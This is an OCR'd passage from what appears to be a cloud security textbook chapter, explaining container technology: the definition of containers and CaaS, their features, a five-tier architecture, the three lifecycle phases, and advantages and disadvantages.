Explore a broad portfolio of cloud products — including infrastructure, developer tools and services

Explore IBM Cloud products


Figure 19.17: Screenshot of IBM Cloud



LO#02: Explain Container Technology

Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.



What is a Container?

- A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- CaaS is a service that includes the virtualization of containers and container management through **orchestrators**
- Using CaaS, subscribers can develop rich, scalable containerized applications through the **cloud or on-site data centers**

Container Technology Architecture

Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers

Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

The three phases of the container lifecycle are as follows:



Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

Figure 19.18: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**


  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
